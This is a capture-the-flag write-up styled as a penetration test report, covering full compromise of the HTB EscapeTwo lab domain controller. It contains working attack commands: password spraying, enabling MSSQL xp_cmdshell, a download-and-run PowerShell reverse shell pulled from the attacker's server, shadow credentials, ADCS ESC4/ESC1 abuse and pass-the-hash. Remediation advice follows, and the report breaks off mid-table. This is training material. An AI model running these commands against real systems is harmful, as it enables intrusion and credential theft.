

PENETRATION TEST REPORT

HTB: EscapeTwo

ENGAGEMENT DETAILS

Prepared By	cac3r
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-08-30
Report Version	v1.1
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	18
6. Post Exploitation & Loot.....	23
7. Remediation Summaries.....	24
8. Appendices.....	25

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Assumed-breach with low-privileged credentials.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	2
High Vulnerabilities	3

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.60.108 10.129.232.128	DC01	Windows 10 / Server 2019 Build 17763 x64	Compromised ✓

(IP changed due to machine restart)

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-08-24 09:30 UTC
End Date/Time	2026-08-27 10:15 UTC
Total Time (Testing)	4h 20min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
NetExec (nxc)	Multi-protocol AD actions
Certipy	ADCS enumeration and manipulation
BloodHound (+ collectors)	Active Directory attack-path analysis
Impacket suite	AD tooling (mssqlclient, ownededit, dactedit, etc.)
Evil-WinRM	Remote management shell over WinRM
Kerbrute	Kerberos authentication, enumeration, brute forcing
Smbclient	SMB client, connection, enumeration

4. Attack Narrative

4.1 Host: DC01 — 10.129.60.108 | 10.129.232.128

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.232.128 -oG
network/nmap_ports_sudo.txt
```

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
1433/tcp	open	ms-sql-s
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman
9389/tcp	open	adws
47001/tcp	open	winrm
49664/tcp	open	unknown
49665/tcp	open	unknown
49666/tcp	open	unknown
49667/tcp	open	unknown
49693/tcp	open	unknown
49694/tcp	open	unknown
49695/tcp	open	unknown
49702/tcp	open	unknown
49722/tcp	open	unknown
49727/tcp	open	unknown
49799/tcp	open	unknown

DNS, RPC, SMB, LDAP, Kerberos, MSSQL, WinRM – Active Directory, Domain Controller

Validating credentials via SMB:

```
nxc smb 10.129.60.108 -u 'rose' -p 'KxEpkKe6R8su'
```

```
SMB 10.129.60.108 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.60.108 445 DC01 [x] sequel.htb\rose:KxEpkKe6R8su
```

- Credentials valid via SMB
- OS: Windows 10 / Server 2019 Build 17763 x64
- Hostname: DC01
- Domain: sequel.htb

IP – Domain/Hostname is added to /etc/hosts file

```
10.129.60.108    DC01 sequel.htb DC01.sequel.htb
```

Phase 2: Enumeration

Enumerating SMB Shares:

```
nxc smb 10.129.60.108 -u 'rose' -p 'KxEPkKe6R8su' --shares
```

Share	Permissions	Remark
-----	-----	-----
Accounting Department	READ	
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share
Users	READ	

Read access to:

- Accounting Department
- IPC\$
- NETLOGON
- SYSVOL
- Users

Navigating accessible shares:

Accounting Department:

```
smbclient -U rose //10.129.232.128/Accounting\ Department
```

```
smb: \> ls
.                D            0 Sun Jun  9 04:52:21 2024
..               D            0 Sun Jun  9 04:52:21 2024
accounting_2024.xlsx A        10217 Sun Jun  9 04:14:49 2024
accounts.xlsx     A         6780 Sun Jun  9 04:52:07 2024

6367231 blocks of size 4096. 792819 blocks available
smb: \> mget *
Get file accounting_2024.xlsx? y
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (7.7 KiloBytes/sec) (average 7.7
)
Get file accounts.xlsx? y
getting file \accounts.xlsx of size 6780 as accounts.xlsx (5.1 KiloBytes/sec) (average 6.4 KiloBytes/sec)
smb: \> █
```

Getting both xlsx files: (mget *)

Discover file type:

```
file *.xlsx
```

```
accounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified Jan 01 1980 00:00:00,
uncompressed size 1284, method=deflate
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified Jun 09 2024 10:47:44,
uncompressed size 681, method=deflate
```

ZIP files

Unzip:

```
unzip accounts.xlsx
```

docProps, _rels, xl

Read contents of xl/ (sharedStrings.xml):

```
batcat xl/sharedStrings.xml
```

```
File: xl/sharedStrings.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24">
  <si><t xml:space="preserve">First Name</t></si></t>
  <si><t xml:space="preserve">Last Name</t></si></t>
  <si><t xml:space="preserve">Email</t></si></t>
  <si><t xml:space="preserve">Username</t></si></t>
  <si><t xml:space="preserve">Passwords</t></si></t>
  <si><t xml:space="preserve">Angela</t></si></t>
  <si><t xml:space="preserve">Martin</t></si></t>
  <si><t xml:space="preserve">Angela@sequel.htb</t></si></t>
  <si><t xml:space="preserve">angela</t></si></t>
  <si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si></t>
  <si><t xml:space="preserve">Oscar</t></si></t>
  <si><t xml:space="preserve">Martinez</t></si></t>
  <si><t xml:space="preserve">oscar@sequel.htb</t></si></t>
  <si><t xml:space="preserve">oscar</t></si></t>
  <si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si></t>
  <si><t xml:space="preserve">Kevin</t></si></t>
  <si><t xml:space="preserve">Kevin@sequel.htb</t></si></t>
  <si><t xml:space="preserve">sa</t></si></t>
  <si><t xml:space="preserve">sa@sequel.htb</t></si></t>
  <si><t xml:space="preserve">sa</t></si></t>
  <si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></t>
</sst>
```

File sharedStrings.xml contains interesting information like potential usernames and passwords for domain accounts:

```
angela:0fwz7Q4mSpurIt99
oscar:86LxLBMgEWaKUnBG
kevin:Md9Wlq1E5bZnVDVo
sa:MSSQLP@ssw0rd!
```

The usernames:passwords are paired to a file to verify with a quick "brute force".

Check password policy before any attempt:

```
nxc smb 10.129.232.128 -u rose -p 'KxEPkKe6R8su' --pass-pol
```

```

Minimum password length: 7
Password history length: 24
Maximum password age: 41 days 23 hours 53 minutes

Password Complexity Flags: 000000
Domain Refuse Password Change: 0
Domain Password Store Cleartext: 0
Domain Password Lockout Admins: 0
Domain Password No Clear Change: 0
Domain Password No Anon Change: 0
Domain Password Complex: 0

Minimum password age: 1 day 4 minutes
Reset Account Lockout Counter: 10 minutes
Locked Account Duration: 10 minutes
Account Lockout Threshold: None
Forced Log off Time: Not Set

```

No lockout threshold so can verify without worries of accounts getting locked out.

Brute Force/Validate users and credentials via MSSQL:

```
nxc mssql 10.129.232.128 -u users.txt -p passwords.txt --local-auth
```

```

MSSQL      10.129.232.128  1433  DC01      [+]  DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)

```

Account valid via MSSQL – sa:MSSQLP@ssw0rd!

(oscar credentials also matched via Kerberos auth Brute Force/Validation.

oscar:86LxLBMgEWaKUnBG)

Enumerating MSSQL database:

```
mssqlclient.py 'sequel.htb/sa:MSSQLP@ssw0rd!@DC01'
```

```
SQL (sa dbo@master)>
```

Logged in as dbo (database owner), should have sysadmin rights, therefore rights to enable xp_cmdshell. In this MSSQL shell:

```
enable_xp_cmdshell
```

```

SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)>

```

Enabled

Run commands for context and to check whether RCE works:

```
xp_cmdshell whoami & ipconfig
```

```

SQL (sa  dbo@master)> xp_cmdshell whoami & ipconfig
output
-----
sequel\sql_svc
NULL
Windows IP Configuration
NULL
NULL
Ethernet adapter Ethernet0 2:
NULL
    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
NULL
SQL (sa  dbo@master)>

```

RCE as sql_svc account, on the target system DC01.

Phase 3: Initial Access — Reverse Shell via MSSQL RCE

Copying nishang's Invoke-PowershellTcpOneLine.ps1 to www/ dir (www is just naming).

Edit, add local IP and preferred port. Rename to shell.ps1:

```
$client = New-Object System.Net.Sockets.TCPClient( 10.10.15.228',9001);$
```

Start python HTTP server on www/ dir:

```
python3 -m http.server
```

Start netcat listener with rlwrap for a cleaner tty shell:

```
rlwrap nc -nlvp 9001
```

Call served resource from MSSQL RCE:

```
nxc mssql 10.129.232.128 -u sa -p 'MSSQLP@ssw0rd!' --local-auth -X 'IEX(New-Object Net.WebClient).downloadString("http://10.10.15.228:8000/shell.ps1")'
```

(Press Enter on the listener tab). Shell obtained.

Run context:

```
whoami ; ipconfig
```

```
PS C:\Windows\system32> whoami ; ipconfig
sequel\sql_svc

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
PS C:\Windows\system32>
```

List contents on [C:\](#)

Mode	LastWriteTime	Length	Name
d-----	11/5/2022 12:03 PM		PerfLogs
d-r---	1/4/2025 7:11 AM		Program Files
d-----	6/9/2024 8:37 AM		Program Files (x86)
d-----	6/8/2024 3:07 PM		SQL2019
d-r---	6/9/2024 6:42 AM		Users
d-----	1/4/2025 8:10 AM		Windows

Change directory to SQL2019 and List contents of ExpressAdv_ENU\

Mode	LastWriteTime		Length	Name
----	-----		-----	----
d-----	6/8/2024	3:07 PM		1033_ENU_LP
d-----	6/8/2024	3:07 PM		redist
d-----	6/8/2024	3:07 PM		resources
d-----	6/8/2024	3:07 PM		x64
-a-----	9/24/2019	10:03 PM	45	AUTORUN.INF
-a-----	9/24/2019	10:03 PM	788	MEDIAINFO.XML
-a-----	6/8/2024	3:07 PM	16	PackageId.dat
-a-----	9/24/2019	10:03 PM	142944	SETUP.EXE
-a-----	9/24/2019	10:03 PM	486	SETUP.EXE.CONFIG
-a-----	6/8/2024	3:07 PM	717	sql-Configuration.INI
-a-----	9/24/2019	10:03 PM	249448	SQLSETUPBOOTSTRAPPER.DLL

Open sql-Configuration.ini file:

```
type sql-Conf*
```

```

ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD='WqSZAF6CysDQbGb3'
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@s$w0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
PS C:\SQL2019\ExpressAdv_ENU>

```

Parameter SQLSVCPASSWORD leaks what seems to be the sql_svc account password.

Spray the password against all domain users:

```
nxc smb DC01 -u users.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success
```

```
SMB      10.129.232.128 445    DC01      [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
SMB      10.129.232.128 445    DC01      [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
```

Password is valid for sql_svc account as expected and also for user ryan

Validate credentials against WinRM:

```
nxc winrm DC01 -u ryan -p 'WqSZAF6CysDQbGb3'
```

Account is valid for WinRM connection.

Connect:

```
evil-winrm -i DC01 -u ryan -p 'WqSZAF6CysDQbGb3'
```

Flag — user.txt

Context and proof:

```
whoami;ipconfig;type c:\users\ryan\desktop\user.txt
```

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami;ipconfig;type c:\users\ryan\desktop\user.txt
sequel\ryan

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
    fa84fb0a2e43d68704c6079d1669301f
*Evil-WinRM* PS C:\Users\ryan\Documents> █
```

Connected as ryan to target system. Obtained user.txt flag

After running standard windows local enumeration to find potential paths to escalate privileges, no clear path was found.

Run Bloodhound enumeration with rusthound-ce (SharpHound is another option if preferred now that have internal access):

```
rusthound-ce -d sequel.htb -u oscar -p '86LxLBMgEWaKUnBG'
```

```
RustHound-CE Enumeration Completed at 00:27:15 on 08/26/26! Happy Graphing!
```


Launch Bloodhound-CE web GUI with docker and upload JSON files

```


20260826002715_sequel-htb_aiacas.json
20260826002715_sequel-htb_certtemplates.json
20260826002715_sequel-htb_computers.json
20260826002715_sequel-htb_containers.json
20260826002715_sequel-htb_domains.json
20260826002715_sequel-htb_enterprisecas.json
20260826002715_sequel-htb_gpos.json
20260826002715_sequel-htb_groups.json
20260826002715_sequel-htb_issuancepolicies.json
20260826002715_sequel-htb_ntauthstores.json
20260826002715_sequel-htb_ous.json
20260826002715_sequel-htb_rootcas.json
20260826002715_sequel-htb_users.json

```


Search for inbound controls on ca_svc



1. User ryan has WriteOwner control over ca_svc.



ca_svc account is a member of Cert Publishers Group



2. Cert Publishers Group has GenericAll control over certificate template:

DunderMifflinAuthentication

CA (Certificate Authority): sequel-dc01-ca

Phase 4: Privilege Escalation – WriteOwner over Account, ESC4 and ESC1 abuse

1. Abusing WriteOwner control over ca_svc

Making controlled account ryan owner of ca_svc:

```
ownedit.py -action write -new-owner ryan -target ca_svc sequel.htb/ryan:WqSZAF6CysDQbGb3
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

Granting full control over ca_svc:

```
dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target ca_svc sequel.htb/ryan:WqSZAF6CysDQbGb3 -dc-ip DC01
```

```
[*] DACL backed up to dacledit-20260827-012318.bak
[*] DACL modified successfully!
```

Modifying msDS-KeyCredentialLink. Shadow credentials:

```
certipy shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -account ca_svc -dc-ip 10.129.232.128
```

```
[*] Using principal: 'ca_svc@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

ca_scv NT Hash: 3b181b914e7a9d5508ea1e20bc2b7fce

2. Abusing GenericAll control over DunderMifflinAuthentication template (ESC4)

Enumerating detailed information about DunderMifflinAuthentication template:

```
certipy find -u ca_svc -hashes ':3b181b914e7a9d5508ea1e20bc2b7fce' -target DC01 -vulnerable
```

```
Certificate Templates
0
  Template Name           : DunderMifflinAuthentication
  Display Name            : Dunder Mifflin Authentication
  Certificate Authorities   : sequel-DC01-CA
  Enabled                 : True
  Client Authentication    : True
  Enrollment Agent        : False
  Any Purpose             : False
  Enrollee Supplies Subject : False
  Certificate Name Flag    : SubjectAltRequireDns
                          : SubjectRequireCommonName
  Enrollment Flag         : PublishToDs
                          : AutoEnrollment
  Extended Key Usage       : Client Authentication
                          : Server Authentication
  Requires Manager Approval : False
  Requires Key Archival    : False
  Authorized Signatures Required : 0
  Schema Version          : 2
  Validity Period          : 1000 years
  Renewal Period           : 6 weeks
  Minimum RSA Key Length   : 2048
  Template Created        : 2026-08-27T07:31:28+00:00
  Template Last Modified   : 2026-08-27T07:31:28+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights    : SEQUEL.HTB\Domain Admins
                          : SEQUEL.HTB\Enterprise Admins
    Object Control Permissions
      Owner                : SEQUEL.HTB\Enterprise Admins
      Full Control Principals : SEQUEL.HTB\Domain Admins
                          : SEQUEL.HTB\Enterprise Admins
                          : SEQUEL.HTB\Cert Publishers
      Write Owner Principals : SEQUEL.HTB\Domain Admins
                          : SEQUEL.HTB\Enterprise Admins
                          : SEQUEL.HTB\Cert Publishers
      Write Dacl Principals  : SEQUEL.HTB\Domain Admins
                          : SEQUEL.HTB\Enterprise Admins
                          : SEQUEL.HTB\Cert Publishers
      Write Property Enroll  : SEQUEL.HTB\Domain Admins
                          : SEQUEL.HTB\Enterprise Admins
      [+] User Enrollable Principals : SEQUEL.HTB\Cert Publishers
      [+] User ACL Principals       : SEQUEL.HTB\Cert Publishers
      [!] Vulnerabilities
        ESC4                : User has dangerous permissions.
```

Template name: DunderMifflinAuthentication

Client Authentication: True

CA (Certificate Authority): sequel-DC01-CA

Permissions: Full Control - Vulnerable to ESC4

Setting 'default' vulnerable configuration, making it ESC1 vulnerable:

```
certipy template -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -write-default-configuration
```

ESC1 abuse. Inject UPN, request certificate as administrator:

```
certipy req -u 'ca_svc@sequel.htb' -hashes '3b181b914e7a9d5508eale20bc2b7fce' -ca sequel-DC01-CA -target 'DC01.sequel.htb' -template 'DunderMifflinAuthentication' -upn 'administrator@sequel.htb' -target dc01.sequel.htb -target-ip 10.129.232.128
```

```
[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Authenticate with saved certificate to retrieve NTLM Hash:

```
certipy auth -pfx administrator.pfx -dc-ip 10.129.232.128
```

```
[*] Certificate identities:
[*] SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

administrator NTLM Hash:

aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

Pass-The-Hash (NT part) to connect as administrator to the target machine via WinRM:

```
evil-winrm -i 10.129.232.128 -u administrator -H '7a8d4e04986afa8ed4060f75e5a0b3ff'
```

Flag — root.txt

```
whoami;ipconfig;type c:\users\administrator\desktop\root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;ipconfig;type c:\users\administrator\desktop\root.txt
sequel\administrator

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : .htb
IPv4 Address. . . . . : 10.129.232.128
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.129.0.1
918c948fe287af182900088911710e6a
*Evil-WinRM* PS C:\Users\Administrator\Documents> []
```

Connected as administrator at DC01. Obtained root.txt

5.1 [High] Sensitive credentials exposed on an SMB share

Severity	High
Affected Host	10.129.60.108 10.129.232.128 (DC01)
Port / Service	445/tcp — SMB

A file readable by controlled use rose in an accessible share contained plaintext credentials (recovered from the spreadsheet's internal `sharedStrings.xml`).

The attacker can simply save this credentials and validate them against domain accounts. These credentials provided the initial pivot into the environment via 'sa' account.

```
File: xl/sharedStrings.xml
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">first Name</t></si><si><t xml:space="preser  
e">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">UserName</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space=  
preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">Angela@sequel.htm</t></si><si><t xml:space="preserve">angela</t></si><si>  
xml:space="preserve">0f7z7Q4MSpurl199</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@se  
uel.htm</t></si><si><t xml:space="preserve">joscar</t></si><si><t xml:space="preserve">86LxLBmGEWakUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space=  
preserve">Malone</t></si><si><t xml:space="preserve">Kevin@sequel.htm</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">MD91lqIE5bzNDVQ</t></  
si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htm</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLPS@sw  
rd!</t></si></sst>
```

Remove credentials from documents and files entirely; never store passwords in spreadsheets, scripts, or shared documents.

Severity	Critical
Affected Host	10.129.60.108 10.129.232.128 (DC01)
Port / Service	1433/tcp — MSSQL

Access to the sa account (a SQL Server sysadmin) allowed enabling and abusing the xp_cmdshell stored procedure.

Impact

An attacker can enable and use `xp_cmdshell` to execute operating-system commands, making possible a shell on the host.

Evidence

```
SQL (sa dbo@master)> xp_cmdshell whoami & ipconfig
output
-----
sequel\sql_svc
NULL
Windows IP Configuration
NULL
NULL
Ethernet adapter Ethernet0 2:
NULL
    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
NULL
SQL (sa dbo@master)> 
```

Remediation

Enforce strong, unique passwords on all SQL logins, especially `sa`; disable or rename `sa` where possible.

Keep `xp_cmdshell` disabled, and restrict `ALTER SETTINGS/sysadmin` membership to the minimum set of accounts.

Run the SQL Server service under a low-privileged, dedicated account.

5.3 [High] Plaintext credentials in a configuration file

Severity	High
Affected Host	10.129.60.108 10.129.232.128 (DC01)
Port / Service	445/tcp — SMB

Description

A SQL Server configuration file (`sql-configuration.ini`) on disk contained plaintext credentials for the `sql_svc` account, and reused for the `ryan` account.

Impact

The attacker can simply list the contents on this file, save the plaintext string and validate against domain accounts. Pivoting to Remote Management privileged ryan account.

Evidence

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami;ipconfig;type c:\users\ryan\desktop\user.txt
sequel\ryan

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
    fa84fb0a2e43d68704c6079d1669301f
*Evil-WinRM* PS C:\Users\ryan\Documents> █
```

Remediation

Do not store plaintext credentials in configuration or installation files; remove leftover installation artifacts after setup. Use a secrets manager or protected credential store for service credentials.

5.4 [High] Excessive Active Directory permissions (WriteOwner over ca_svc)

Severity	High
Affected Host	10.129.60.108 10.129.232.128 (DC01)
Port / Service	ADCS / ACL

Description

The ryan account held WriteOwner over the ca_svc account.

Impact

This permits taking ownership of the target, then rewriting its DACL to grant full control and then abuse the right to write msDS-KeyCredentialLink to retrieve the account NT Hash, converting a single ACL entry into complete control of the account.

Evidence

```
[*] Using principal: 'ca_svc@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

Remediation

Remove the unnecessary WriteOwner (and any equivalent WriteDacl/GenericAll) grant; apply least privilege to object ACLs. Audit Active Directory ACLs regularly with BloodHound to surface unexpected control relationships between accounts.

5.5 [Critical] ADCS certificate template with dangerous permissions leading to domain compromise (ESC4 → ESC1)

Severity	Critical
Affected Host	10.129.60.108 10.129.232.128 (DC01)
Port / Service	ADCS
Template	DunderMifflinAuthentication

Description

The DunderMifflinAuthentication certificate template granted Full Control, WriteOwner, WriteDacl, and WriteProperty to Cert Publishers, a group ca_svc belonged to. After ESC4, the template allowed the enrollee to supply the subject and carried a Client Authentication EKU

Impact

These write permissions over the template object allow an attacker to reconfigure the template arbitrarily making it vulnerable, in this case, to introduce the next ESC1 abuse. An attacker can request a certificate supplying administrator@sequel.htb as the subject UPN in the CSR and authenticate as the Domain Administrator with the issued certificate.

Evidence

```
[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.  
[!] Use -debug to print a stacktrace  
[*] Requesting certificate via RPC  
[*] Request ID is 10  
[*] Successfully requested certificate  
[*] Got certificate with UPN 'administrator@sequel.htb'  
[*] Certificate has no object SID  
[*] Try using -sid to set the object SID or see the wiki for more details  
[*] Saving certificate and private key to 'administrator.pfx'  
[*] Wrote certificate and private key to 'administrator.pfx'
```

```
[*] Certificate identities:  
[*]   SAN UPN: 'administrator@sequel.htb'  
[*] Using principal: 'administrator@sequel.htb'  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saving credential cache to 'administrator.ccache'  
[*] Wrote credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

Remediation

Remove write/control permissions (Full Control, Write, WriteOwner, WriteDacl) over certificate templates from non-administrative groups such as Cert Publishers. Restrict template modification rights to a small, explicitly authorized administration group. Audit all certificate template ACLs with certipy, treat any write access held by broad or default groups as a finding.

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username / Source	Password / Hash	Privilege
10.129.60.108 10.129.232.128	Rose (Given)	KxEpkKe6R8su	Low
